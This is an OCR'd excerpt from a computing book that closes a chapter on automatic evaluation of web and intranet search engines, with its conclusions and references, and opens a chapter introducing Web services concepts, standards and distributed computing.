Manual MRR1	.7000	.7000	.7714

8.6 Automatic Effectiveness Analysis

In order to assess the extent to which the different evaluation methodologies agree and how well they correlate with actual users' judgments of relevance, we calculated correlations between them using the actual value distributions of the evaluation measure via the Pearson correlation (see Table XI) and the rankings imposed by the evaluation measure using the Spearman rank correlation (see Table XII). In contrast to the above results which examined a sort of worst-case performance for the automatic methods by limiting the queries used in the automatic evaluations to the same ones evaluated manually, these correlations are between evaluations performed on all of the queries we were able to (automatically or manually) judge: 24,992 matching DMOZ for title-matching, the 6255 in the subset of those that matched categories, and all 418 manual judgments we performed. This is a sort of best-case assessment, but it is likely the common way these techniques would be applied as it exploits one of the main benefits of automatic evaluation; namely that many queries can be used in the evaluation as the cost of producing automatic pseudo-relevance judgments is quite low (automatically string matching even the millions of queries we worked with using a naïve approach was computationally feasible). It also provides for more accurate rank correlations, as the large query samples leave no statistical ties. The only tie remaining is the one between E3 and E5 in the 418-query manual evaluation (see Table VII). This statistical tie was accounted for in our Spearman correlations.

From these experiments it can be see that, as expected, the correlations between the title-match automatic evaluation and the manual evaluation increased when a larger number of queries were used. This demonstrates the main advantage of our automatic method, in that we can readily take advantage of large volumes of available queries

to improve the ranking produced by our method. Additionally, both the automatic and the manual evaluations agree on which three engines are the best (E1–E3), and which three are the worst (E4–E6) out of the group as a whole.

This automatic technique provides good evaluation characteristics not found in other automatic systems namely user task representative, statistical significance via sample sizes, and lastly a high correlation to manual evaluations. With techniques like this systems can be quickly evaluated to make sure with changing data and needs that the systems are keeping up their effectiveness. Additionally, by using these techniques large-scale web evaluations can be limited to examining only the top performing systems, reducing the human assessment costs [16,3,5].

9. Intranet Site Search Evaluation

The majority of this chapter has focused on web search and the evaluation of web search engines. The reality is that there are only a handful of web search engines. This is mainly because of the large amount of hardware and personnel needed to provide this service. While the techniques in this chapter have focused on the evaluation of web search, they can be generalized to intranet search as well.

So, what can be generalized from the concepts in this chapter? First, users use search systems on the net for navigation, transactions and information. It can be generalized that these same tasks are being performed on intranet sites. Second, we have shown that mining of query logs can be used to generate a meaningful representation of the user base that can be used for evaluation. Third, that clever mining of data may provide the tuples needed to automatically evaluate your system. Lastly, that these automatic techniques can be used focus your manual efforts.

User tasks in an intranet environment can be considered a microcosm of the web world. While an intranet has a limited concept category in terms of content, i.e., no single site contains all the information for the entire web, it does contain some domain of information that users are looking for. Thus, when users come there, we can assume that they are using search to:

(1) Find entry pages to topics, authors, or transactions.
(2) Find specific content on the site, files, whitepapers, etc.
(3) Find all information on a given topic.

While query logs can be sampled to achieve a statistical view of your users and their needs, those queries would need to be executed and evaluated to understand the search systems' effectiveness. That manual approach is what we are trying to minimize with the development of automatic evaluation techniques. Since the techniques used for web search rely on an on-line taxonomy and the probability that

one is solely build for your site is low, an alternative is required. The question we need to examine is: can we emulate an on-line taxonomy by mining the site or intranet?

Sites are a collection of pages linked together via hypertext. We can map the hypertext links to a taxonomy structure. Thus, all hypertext becomes a possible query, and the page refereed to it becomes a candidate for the correct answer. For example, all navigational links on a site, that point to topic areas, e.g., "Downloads," "Reviews" can be mined against the logs. If the site has author pages, e.g., newspaper columnists' names, those can be mined from the logs. If the site sells products, those product names can be mined, etc. Basically, all known-items can be mined to make sure that when people look for those items they are finding the correct URL at the top of the results.

Once those known-items have been mined from the site, we can use user query logs to validate our representation of user needs/tasks. The set of tuples created can then be used to query the site-search system with MRR as the metric for determining its effectiveness at finding and ranking those items highly. If no user logs are available, those items can still be used with the known-items' titles as the query, with the loss of the understanding of how representative those queries are to your users' behavior.

The results of the automated MRR experiments may allow site evaluators to focus on problems in a search system's ability to help users navigate. While this does not eliminate the need for a manual evaluation effort it does provide a feedback mechanism for quickly evaluating the usefulness of search systems quickly. That feedback should be used to tune the system before the more resource-intensive user feedback is solicited.

The technique above does not provide a means for automating precision-based evaluations. Our examination of intranet search logs motivates us to believe that informational queries are not as typical on the web as navigational or transactional queries. To validate this belief, we suggest that a sample of several hundred queries can be examined to find the ratio of the tasks that users are using search for on your site. If it is high enough, a manual evaluation may be warranted. If navigation is the primary usage of search, our automatic approaches may give enough feedback for improving the system such that manual evaluations need only be performed when major changes to your site or its usage occur.

In this section we generalized our technique of evaluating search engines to possible mechanisms for evaluating site search systems. We feel that these approaches can greatly benefit system architects by automatically finding problems with minimal human assessment needs. Additionally, they can be repeated often, with little cost, ensuring a greater quality to the service.

10. Conclusions and Future Work

In the first part of this chapter we reviewed the concept of relevance and highlighted some of the difficulties in defining it. We reviewed the basic methodology that is applied to evaluating information retrieval systems and the simplifications in user tasks and in relevance assessment that must occur to make evaluations feasible. We continued that review with an overview of the TREC conference, which works on providing general test collections for others to use for system evaluations. For those evaluations we reviewed the most common metrics used to compare retrieval system effectiveness given a particular user task.

The web provides an on-line document collection that is many magnitudes greater in size than current test collections and with a user base and interest diversity that is not comparable to prior evaluation collections in any meaningful way. This fundamental difference has caused researchers to question if prior manual evaluations are possible given the depth of results that must be evaluated. We have added to that question by providing some analysis of the users interests over time showing that interests (queries) change over time. Other researchers have shown that the web is constantly growing and changing. This is the fundamental reason automatic evaluation techniques need to be developed. This is the only tenable solution to evaluating current web search services with current user needs.

We present a technique for automatic evaluation of search engines using manually edited taxonomies. The power of the technique is that these automatic evaluations can utilize literally thousands of queries instead of only the handful used in present TREC-style manual evaluations, and can be repeated with new queries and desired results without the cost of repeating the process of manual judgment.

We have observed that these types of automatic evaluations are consistently capable of discerning “good” engines from “bad” ones, and also that they have a very high degree of stability for query samples of size 2000 or more. As they are automatic processes, it is possible to use these techniques to judge the effectiveness of web search engines even as the content of their query traffic and web coverage changes over time. One drawback of these methods is that they are not capable of discerning whether closely performing engines are actually better or worse than each other. This limits their applicability to evaluation settings that require strict, fine-grained ranking, however, the number of advantages associated with these methods makes them, at the very least, quite suitable for deciding which engines are effective and which engines are ineffective. We have also observed that title-match has a stronger correlation with our manual evaluation than the category-match technique, however, this is likely due to the fact that both the manual evaluation and title-match used a “best-document” MRR ranking metric, while the category-match technique produces many pseudo-relevant documents for a query, making it fit better to a precision-

based evaluation. Because of this, it is logical to expect that the correlation between category-match and our manual evaluation will be weaker.

There is a great deal of future work in this area. The most obvious extension to this work is to further the validation of these automatic methods by comparing their performance to larger manual evaluations that are more carefully controlled. We would also like to perform a traditional manual evaluation that is focused on topical relevance in order to more directly compare the performance of our precision-based category-match method to a corresponding manual evaluation. This allows us to examine how much the constraint of "exactly matching" document and category titles can be relaxed, as relaxing this constraint would allow us to consider an even broader domain of queries in our automatic evaluations. Most notably, we would like to pursue the development of a method that can combine varying amounts of pure manual assessment with these automatic methods. This hybrid method would then be able to take advantage of both the accuracy of manual evaluations and the ability of automatic evaluations to consider a large number of queries.

Lastly, we presented some ideas for how these techniques could be applied to intranet evaluations to improve system performance without requiring manual evaluations that are sometimes impossible to justify in an intranet setting.

ACKNOWLEDGEMENTS

No single person is entirely responsible for all of the work that goes into a research topic. I would like to especially thank Steve Beitzel and Eric Jensen for all their hard work with the experiments and editing and wish them luck as they continue this avenue of research problems. I would also like to thank Bill Kules and Ted Diamond for their invaluable suggestions and help editing the layout of this chapter. Lastly, I would like to thank my wife Ana for giving me the time and support to work on this.

REFERENCES

[1] Bailey P., Craswell N., et al., "Engineering a multi-purpose test collection for Web retrieval experiments", *Information Processing & Management* **39** (6) (2003) 853–871.

[2] Beitzel S., Jensen E., et al., "On fusion of effective retrieval strategies in the same information retrieval system", *JASIST* (2004).

[3] Beitzel S., Jensen E., et al., "Using titles and category names from editor-driven taxonomies for automatic evaluation", in: *ACM–CIKM Conference for Information and Knowledge Management*, 2003.

[4] Beitzel S., Jensen E., et al., "Hourly analysis of a very large topically categorized Web query log", *ACM–SIGIR* (2004).

[5] Beitzel S.M., Jensen E.C., et al., "Using manually-built Web directories for automatic evaluation of known-item retrieval", in: *26th Annual ACM Conference on Research and Development in Information Retrieval (SIGIR-2003), Toronto, Canada*, 2003.
[6] Blair D., Maron M.E., "An evaluation of retrieval effectiveness for a full-text document retrieval system", *Communications of the Association for Computing Machinery* **28** (1985).
[7] Borlund P., "The concept of relevance in IR", *JASIST* **54** (10) (2003) 913–925.
[8] Boyan J., Freitag D., et al., "A machine learning architecture for optimizing Web search engines", in: *AAAI'96*, 1996.
[9] Brightplanet, "Hidden Web", 2000.
[10] Broder A., "A taxonomy of Web search", *SIGIR Forum* **36** (2) (2002).
[11] Bruza P., McArthur R., et al., "Interactive Internet search: keyword, directory, and query reformulation mechanisms compared", in: *23rd Annual ACM Conference on Research and Development in Information Retrieval (SIGIR-2000), Athens, Greece*, ACM Press, 2000.
[12] Buckley C., "Proposal to TREC Web Track mailing list", 2001.
[13] Buckley C., Voorhees E., "Evaluating evaluation measure stability", in: *23rd Annual ACM Conference on Research and Development in Information Retrieval (SIGIR-2000), Athens, Greece*, ACM Press, 2000.
[14] Cho J., Garcia-Molina H., et al., "Efficient crawling through URL ordering", in: *Proceedings of 7th World Wide Web Conference*, 2000.
[15] Chowdhury A., Pass G., "Operational requirements for scalable search systems", in: *ACM–CIKM Conference for Information and Knowledge Management*, 2003.
[16] Chowdhury A., Soboroff I., "Automatic evaluation of World Wide Web search services", in: *25th Annual ACM Conference on Research and Development in Information Retrieval (SIGIR-2002), Tampere, Finland*, ACM Press, 2002.
[17] Cleverdon C.W., "The Cranfield tests on index language devices", *Aslib Proceedings* **19** (1967) 173–192.
[18] Cleverdon C.W., "The significance of the Cranfield test on index languages", *ACM–SIGIR* (1991).
[19] Comparative Systems Laboratory, *An Inquiry into Testing of Information Retrieval Systems*, Case-Western Reserve University, 1968.
[20] Cooper W., "On selecting a measure of retrieval effectiveness", *JASIS* **24** (1973) 87–100.
[21] Craswell N., Bailey P., et al., "Is it fair to evaluate Web systems using TREC ad hoc methods?", in: *22nd Annual ACM Conference on Research and Development in Information Retrieval (SIGIR-1999), Berkeley, CA*, 1999.
[22] Ding W., Marchionini G., "Comparative study of Web search service performance", in: *ASIS 1996 Annual Conference*, 1996.
[23] Froehlich T., "Relevance reconsidered—towards and agenda for the 21st century", Introduction to special topic issue on relevance research, *JASIS* **45** (3) (1994) 124–134.
[24] Google, "Google size", http://www.google.com/press/funfacts.html, 2004.
[25] Gordon M., Pathak P., "Finding information on the World Wide Web: the retrieval effectiveness of search engines", *Information Processing & Management* **35** (2) (1999) 141–180.

[26] Greisdorf H., "Relevance: an interdisciplinary and information science perspective", *Informing Science* **3** (2) (2000).
[27] Harman D., "The TREC conferences", HIM, 1995.
[28] Haveliwala T., Gionis A., et al., "Evaluating strategies for similarity search on the Web", in: *11th Annual World Wide Web Conference (WWW'02), Honolulu, HI*, ACM Press, 2002.
[29] Hawking D., Craswell N., "Measuring search engine quality", *Information Retrieval* **4** (1) (2001) 33–59.
[30] Hawking D., Craswell N., "Overview of the TREC-2001 Web track", in: *10th Annual Text Retrieval Conference (TREC-2001)*, National Institute of Standards and Technology, Department of Commerce, Gaithersburg, MD, 2001.
[31] Hawking D., Craswell N., "The .GOV test collection", 2002.
[32] Hawking D., Craswell N., "Overview of the TREC-2002 Web track", in: *11th Annual Text Retrieval Conference (TREC-2002)*, National Institute of Standards and Technology, Department of Commerce, Gaithersburg, MD, 2002.
[33] Hawking D., Craswell N., "TREC-2003 Web track guidelines", 2003.
[34] Hawking D., Craswell N., et al., "Which search engine is best at finding airline site home pages?", in: *CMIS*, 2001.
[35] Hawking D., Craswell N., et al., "Which search engine is best at finding online services?", in: *10th Annual World Wide Web Conference (WWW10), Hong Kong*, 2001.
[36] Hawking D., Craswell N., et al., "Overview of TREC-7 very large collection track", in: *7th Annual Text Retrieval Conference (TREC-7)*, National Institute of Standards and Technology, Department of Commerce, Gaithersburg, MD, 1998.
[37] Hawking D., Craswell N., et al., "Results and challenges in Web search evaluation", in: *8th Annual World Wide Web Conference (WWW8), Toronto, Canada*, Elsevier Science, 1999.
[38] Hawking D., Voorhees E., et al., "Overview of the TREC-8 Web track", in: *8th Annual Text Retrieval Conference (TREC-8)*, National Institute of Standards and Technology, Department of Commerce, Gaithersburg, MD, 1999.
[39] ResearchBuzz, http://www.researchbuzz.com/, 2004.
[40] Ivory M., Sinha R., et al., "Empirically validated Web page design metrics in CHI 2001", in: *ACM Conference on Human Factors in Computing Systems, CHI Letters*, 2001.
[41] Jansen B., Spink A., et al., "Real life, real users, and real needs: a study and analysis of user queries on the web", *Information Processing & Management* **36** (2) (2000) 207–227.
[42] Joachims T., "Evaluating retrieval performance using clickthrough data", in: *25th Annual ACM Conference on Research and Development in Information Retrieval (SIGIR-2002), Tampere, Finland*, 2002.
[43] Kupper L.L., Hafner K.B., "How appropriate are popular sample size formulas?", *The American Statistician* **43** (1989) 101–105.
[44] Lawrence S., Giles L., "Searching the World Wide Web", *Science* **280** (1998) 98–100.
[45] Leighton H., Srivastava J., "First 20 precision among World Wide Web search services (search engines)", *Journal of the American Society of Information Science* **50** (10) (1999) 882–889.

[46] Li L., Shang Y., "A new method for automatic performance comparison of search engines", *World Wide Web* **3** (2000) 241–247.
[47] Menczer F., "Semi-supervised evaluation of search engines via semantic mapping", 2003.
[48] Mizzaro S., "Relevance: the whole (hi)story", *Journal of the American Society of Information Science* **48** (9) (1996) 810–832.
[49] NIST, *Common Evaluation Measures*, NIST, 2004.
[50] Park T., "Toward a theory of user-based relevance: a call for a new paradigm for inquiry", *JASIS* **45** (3) (1994) 135–141.
[51] Pearson K., "Mathematical contributions to the theory of evolution. III. Regression, heredity and panmixia", *Philosophical Transactions of the Royal Society* **187** (1896) 253–318.
[52] Raghavan S., Garcia-Molina H., "Crawling the hidden Web", in: *Proceedings of the 27th International Conference on Very Large Data Bases*, 2001.
[53] Rijsbergen C.J., *Information Retrieval*, Butterworths, 1979, Chapter 7.
[54] Saracevic T., "A review of and a framework for the thinking on the notion in information science", *JASIS* **26** (1975) 321–343.
[55] Shang Y., Li L., "Precision evaluation of search engines", *World Wide Web* **5** (2002) 159–173.
[56] Silverstein C., Henzinger M., et al., "Analysis of a very large Web search engine query", *SIGIR Forum* **33** (1) (1999) 6–12.
[57] Singhal A., Kaszkiel M., "A case study in Web search using TREC algorithms", in: *10th Annual World Wide Web Conference (WWW10), Hong Kong*, 2001.
[58] Spink A., Jansen B.J., et al., "From e-sex to e-commerce: Web search changes", *IEEE Computer* **35** (3) (2002) 107–109.
[59] Turpin H., Hersh W., "Why batch and user evaluations do not give the same results", in: *24th Annual ACM Conference on Research and Development in Information Retrieval (SIGIR-2001), New Orleans, LA*, ACM Press, 2001.
[60] Voorhees E., "Variations in relevance judgments and the measurement of retrieval effectiveness", in: *21st Annual ACM Conference on Research and Development in Information Retrieval (SIGIR-1998), Melbourne, Australia*, ACM Press, 1998.
[61] Voorhees E., "The philosophy of information retrieval evaluation", in: *Proceedings of the 2nd Workshop of the Cross-Language Evaluation Forum, CLEF, Darmstadt, Germany*, 2002.
[62] Xi W., Sidhu K., et al., "Latent query stability", in: *International Conference on Information and Knowledge Engineering IKE, Las Vegas, NV*, 2003.

This page intentionally left blank

Web Services

SANG SHIN

Sun Microsystems, Inc.
USA

Abstract
Web services are considered to be the next important wave of technology to fuel electronic business, application integration, and business-to-business (B2B) interactions. Studies have already shown that implementing Web services architecture can reduce complexity and provide significant cost savings. With potential for cost reductions as standards mature, Web services products and technologies are now being assembled to create working solutions and to establish new business models. With Web services, applications expose their internal workflows and business processes in standard fashion. This is one major reason why Web services is considered as a major enabler of Service Oriented Architecture (SOA) in which software components are exposed as services. This chapter is an effort to understand the basic concept of Web services, types of Web services, as well as how Web services technology have evolved and will evolve in terms of standards. An emphasis is given to Web services security area.

1. Introduction on Web Services 46
   1.1. What Is a Web Service? 46
   1.2. Motivation for Web Services 47
   1.3. Aggregation of Web Services 48
   1.4. Evolution of Distributed Computing to Web Services 49
   1.5. Impact of Web Services on Software—"Application Dis-Integration" 52
   1.6. Types of Web Services 53
2. Web Services Standards 58
   2.1. Why Open Standards? 58
   2.2. Need for More Web Services Standards 58
   2.3. Web Services Standards 59
   2.4. Core Web Services Standards: SOAP, WSDL, and UDDI 63
3. Web Services Security 69
   3.1. Security Vocabulary 70
   3.2. Security Requirements and Technologies 73

ISSN: 0065-2458/DOI 10.1016/S0065-2458(04)64002-2
Copyright © 2005 Elsevier Inc.
All rights reserved.

3.3. Why Web Services Security? 73
3.4. Security Challenges for Web Services 74
3.5. SSL 75
3.6. Message-Level Security 79
3.7. Web Services Security Standards 81
4. Identity Management Architecture 96
4.1. What Is an Identity and Why Web Services Need Identity? 96
4.2. Identity Management Architecture 97
4.3. Evolution of Identity Framework 101
5. Business Web Services Standards: ebXML 102
5.1. ebXML Architecture 103
5.2. How ebXML Works 104
5.3. ebXML and EDI 105
6. Summary 106
References 106

1. Introduction on Web Services

1.1 What Is a Web Service?

According to the W3C, "A Web service is a software application identified by a Uniform Resource Identifier (URI), whose interfaces and binding are capable of being defined, described and discovered by XML artifacts, and supports direct interactions with other software applications using XML based messages via Internet-based protocols." This definition sums up the technical characteristics of Web services.

First, a Web service is a software application, which interacts with other software applications by exchanging XML based messages. A very simple example is a software application, which has a means of tracking and returning a last-traded stock price. Let's call this "Stockquote Web service." A client of this web service constructs an XML message, which contains a service request such as "Tell me the last-traded stock price of General Motors," and sends it to the "Stockquote Web service." The Web service then figures out the last-traded stock price of General Motors through an internal means, and then constructs an XML message, which contains a response such as, "The last-traded stock price of General Motors is 40 dollars." (The primary standard defining the structure of these XML based messages is Simple Object Access Protocol, SOAP in short.) Web services are accessed programmatically, not by a human user directly. In the case of an online broker, a human user receives the HTML pages as a result of performing various operations such as finding a stock symbol of a company, finding current trading price, entering buy or sell orders, and

getting a confirmation number, and so on. But it would be very difficult to write a program to access these HTML pages and extract only the relevant data. The program has to parse the HTML pages. Furthermore, the HTML pages do not contain any indication on what information it carries so the program might have to make a wild guess on which HTML tag carries what data. This is because HTML pages are designed for presenting things to a human user not for carrying data that can be extracted by a program. If the online broker offer the same services as web service, it can now serve not only the human user but also programs.

Second, a Web service is identified by a URI. This means a Web service has a callable address. This callable address is used by the clients as the destination to which they can send service request messages. This address is in the form of URI. For example, the callable address of the "Stockquote Web service" mentioned above might be something like "http://quoteserver.com/stockquote." (SOAP also defines how the URI is to be constructed.)

Third, a Web service (actually an interface of a Web service) is described through standardized XML language. This interface defines a contract though which a client can invoke the Web service. In fact, it is the only contract that is needed by the client in order to invoke the Web service. The interface is also described in abstraction. In other words, the interface does not specify, and thus does not dictate, how the Web service is to be implemented. Because the interface is defined in machine processable XML language, a machine should be (and is) able to figure out what services are available and how to invoke them without human intervention. (The primary XML language used for this is called Web services Description Language, WSDL.)

Fourth, a Web service can be also registered to and discovered through a registry. A registry enables query of Web services through categorization-based query criteria. (The primary registry standard is Universal Description, Discovery and Integration, UDDI in short.)

1.2 Motivation for Web Services

One really big opportunity for business today is to conduct e-commerce transactions over the Internet. The challenge is to do this successfully without investing a lot in IT infrastructure, and without large amounts of coordination with business partners. For example, let's say a US retailer wants to work with potential suppliers and distributors anywhere in the world. It also wants the flexibility to change partners as often as needed. So, they need to have their IT system exchange business data without pre-agreed specifications on hardware or programming language. This means there is a very real and growing need for standards-based, lightweight infrastructure for business data exchange.

Today, there is general agreement in the business world that XML and messaging-based business transactions can address these needs. This solution is “lightweight”, because the only main agreement that has to be made between communicating business partners is the syntax and semantics of XML-based business messages. They do not have to agree upon what operating system they have to use. They do not have to agree upon what object model they have to use. They do not have to agree upon what programming language they have to use. They do not have to agree upon what middleware they have to use. Business organizations that were previously isolated, because they could not get important data into and out of each other’s systems, can now do so with minimal agreement. In other words, Web services provide a lightweight (and therefore inexpensive) infrastructure for business organizations to communicate through the exchange of XML-based business messages.

1.3 Aggregation of Web Services

Web services are well-defined, modular services that perform a specific task, and can be aggregated or composed together to provide a larger set of services. A macro Web service is made of a set of micro Web services. Figure 1 shows how a Portfolio application can be developed out of various macro Web services—Net worth Web service, Stock ticker Web service, and News Web service. These macro Web services are in turn made of Micro Web services of their own.



FIG. 1. Aggregation of micro Web services into a macro Web service.

A Portfolio application could be a desktop or server application, a channel in the Portal Server desktop, or it could be a web service itself, ready for assembly into an even larger service or application.

1.4 Evolution of Distributed Computing to Web Services

Web services technology is considered to be a type of the distributed computing technologies. So let's talk about a bit on how distributed computing technology has evolved during the past couple of decades. In Figure 2, the evolution is divided into three phases (or models).

The first phase is called "client/server silo" phase. In this phase, a set of devices (actually applications running on those devices) talk to a single server (or a set of servers) performing remote procedure calls over proprietary communication protocol. One distinct characteristic of this phase is that these islands of clients and server are working as silos. This is because a communication protocol used internally in one silo is different from the one used in another.

The next phase is called "web-based computing" where many clients talk to many servers over the web via a common communication protocol such as HTTP (Hyper Text Transfer Protocol). This is the most pervasive form of distributed computing technology deployed today. For example, when you go (from your browser) to Yahoo.com or Amazon.com or an internal website of your organization, the communication model is based on this "web-based computing" model.



FIG. 2. Evolution of distributed computing technology.

The third and most recent phase is called Web services or "peer to peer." In this phase, a computing device plays a role of a "service client" and a "service provider" or both, depending on the situation. A service provider can be dynamically discovered, and service invocation (by a client) can also occur in dynamic fashion. Here the communication protocol used is still standards-based yet provides higher-level structure. The actual standard communication protocol used in this phase would be SOAP (Simple Object Access Protocol) over HTTP.

Figure 2 illustrates this evolution.

Now let's compare the communication models of the first two phases, "client/server silo" and "web-based computing" models, against the Web services model.

Table I shows the differences between "client/server silo" and Web services models.

Under the "client/server silo" model, the service invocation is performed through remote procedural calls over a proprietary communication protocol while under Web services model, it is performed through the exchange of standards-based XML messages over a standard communication protocol. Because of the proprietary nature of the communication protocol it uses, the "client/server silo" model typically is confined within an enterprise, whereas the "Web services" model is designed for both within and between enterprises.

Under the "client/server silo" model, the procedural call is typically programming language dependent, while Web services is programming language independent. That is, under the "Web services" model, as long as a programming language is capable of generating and understanding standards-based XML messages, any programming language can be used.

The "client/server silo" model is typically tied up with a particular transport protocol while, under Web services model, any transport protocol that can send and receive XML messages can be used.

Due to its proprietary nature, the "client/server silo" model typically runs only on a particular platform. In many cases, both client and server have to use the same hard-

TABLE I
COMPARISON BETWEEN "CLIENT/SERVER SILO" AND WEB SERVICES MODEL

Client/server silo	Web service
Procedural	Message-driven
Proprietary communication protocol	Standard communication protocol
Within an enterprise	Both within an enterprise and between enterprises
Tied to a set of programming languages	Program language independent
Usually bound to a particular transport	Easily bound to different transports
Platform and OS dependent	Platform and OS independent
Tightly-coupled	Loosely-coupled

ware architecture and even the same operating systems. The Web services model, however, does not dictate which hardware platform or operating systems needs to be used, so there is much more flexibility in implementation.

The characteristics mentioned above mean the Web services model is a more "loosely-coupled" distributed communication technology than the "client/server silo" model. Under the "Web services" model, communicating parties can perform business transactions with minimum agreement. In fact, the only agreement that they have to make is the syntax and semantics of XML messages and nothing else.

Now let's compare the communication model of the 2nd phase, "web-based computing" against the "Web services" model. Table II shows the differences between "web-based computing" and Web services models.

One significant difference between the two is that under the former, a service invocation occurs typically between an end user and a backend program. For example, when you access Yahoo.com or Amazon.com through your browser, the interaction is between you (as an end user) and the backend business application, which runs on a backend server. In contrast, with Web services, the interaction typically occurs between programs.

Under the "web-based computing" model, business applications are statically configured and aggregated. For example, when you log on to a particular website, a backend application, that serves your request, might need to access other applications. Under "web-based computing" model, this aggregation at the backend is statically configured. That is, services that needs to be aggregated are discovered and integrated at the time the applications are written.

However, with Web services, the interface definitions of the desired services are in the form of XML, and this is a big advantage. As such, they are listed (and made available) in a registry, through which they can be discovered and aggregated dynamically at runtime. Please note that, as of today, this dynamic discovery and aggregation is not yet a reality especially where services are from different organizations.

TABLE II
COMPARISON BETWEEN "WEB-BASED COMPUTING" AND WEB SERVICES MODEL

Web-based computing	Web service
User to program interaction	Program to program interaction
Static aggregation of services	Dynamic aggregation of services
Manual service discovery	Dynamic service discovery

1.5 Impact of Web Services on Software—"Application Dis-Integration"

Business organizations have built many applications over the years. These applications are monolithic in nature. This means each application is made up of many sets of business logic, all tightly intertwined and kept hidden internally. For example, a payroll application contains business logic for extracting employee data. It is also likely to contain business logic for computing the percentage of the salary that needs to be withheld as federal or state tax. There are a couple of problems in this old-style model. It is very difficult (and labor intensive) to make the inevitable changes to the business logic, and to reuse the code with other applications.

As Web services take hold in businesses organizations, which are in great need of increasing efficiency, we will see the business logic neatly repackaged and exposed as part of their new business solutions. We call this phenomenon "application dis-integration" (Figure 3).

The "application dis-integration" provides several real advantages. First, it enables reusability of business logic, where logic can be shared among multiple applications. Second, by breaking business logic into easily manageable autonomous pieces, changes can be made without affecting other parts of the business applications. In



FIG. 3. Impact of Web services to software: application disintegration.

fact, we may see some third party developed business logic available for a fee, on a per-invocation basis.

The "application dis-integration" can also occur at the system functionality layer as well. Examples of system functionality are many and include: directory service, identity service, policy/authorization service, notification service, logging service, reporting service, file storage services, certification service, and so on. In fact, many of the current standard activities are related to exposing this system functionality as Web services. An example is UDDI (Universal Description, Discovery and Integration), where a UDDI registry server performs "service registration" and "service discovery." Another example is XKMS (extensible Key Management Specification) Web service through which a client can ask for the validation or registration of public keys.

As for how Web services will shape up the future, we should take a look at what happened in the past and then predict what will happen. There are three "laws" in computing industry. These laws are formed based on the progress of computing technology in the past several decades. Although it is impossible to accurately predict the future especially given the accelerating pace of the technological change, we certainly can offer our best prediction, based on these three laws.

The first law is called the Moore's law. If you've been in computing industry, you've probably heard of it. It says that computing power doubles every 18 months. The second is the Gilder's law, which says the network bandwidth capacity doubles every 14 months.

The third law is Metcalfe's law, which says that the value of a network increases exponentially as the number of participants in the network increases. An example of this is the cell phone network. If there is only one person who has a cell phone, the phone network does not have any value. As more people join the network, the number of possible communication channels also increases exponentially. Also as the number of people in the network reached a critical mass, it compelled more and more people to get cell phones, or be left out, thus accelerating the pace. This phenomenon is called the "Network Effect."

It is expected that the Web services technology could trigger the "Network Effect" on software. That is, as number of business logic that are deployed and accessed over the network increases, it could create the huge value on the network, the impact of which we may have not yet grasped.

1.6 Types of Web Services

Web services technology will evolve from its simple form of today to more sophisticated ones as time goes on. So the types of Web services can be categorized

into three types depending on their characteristics and sophistication. As we will see, each type, when used in the right context, can be very useful.

- Simple Web services.
- Enterprise Application Integration (EAI) Web services.
- Business Web services.

1.6.1 Simple Web Services

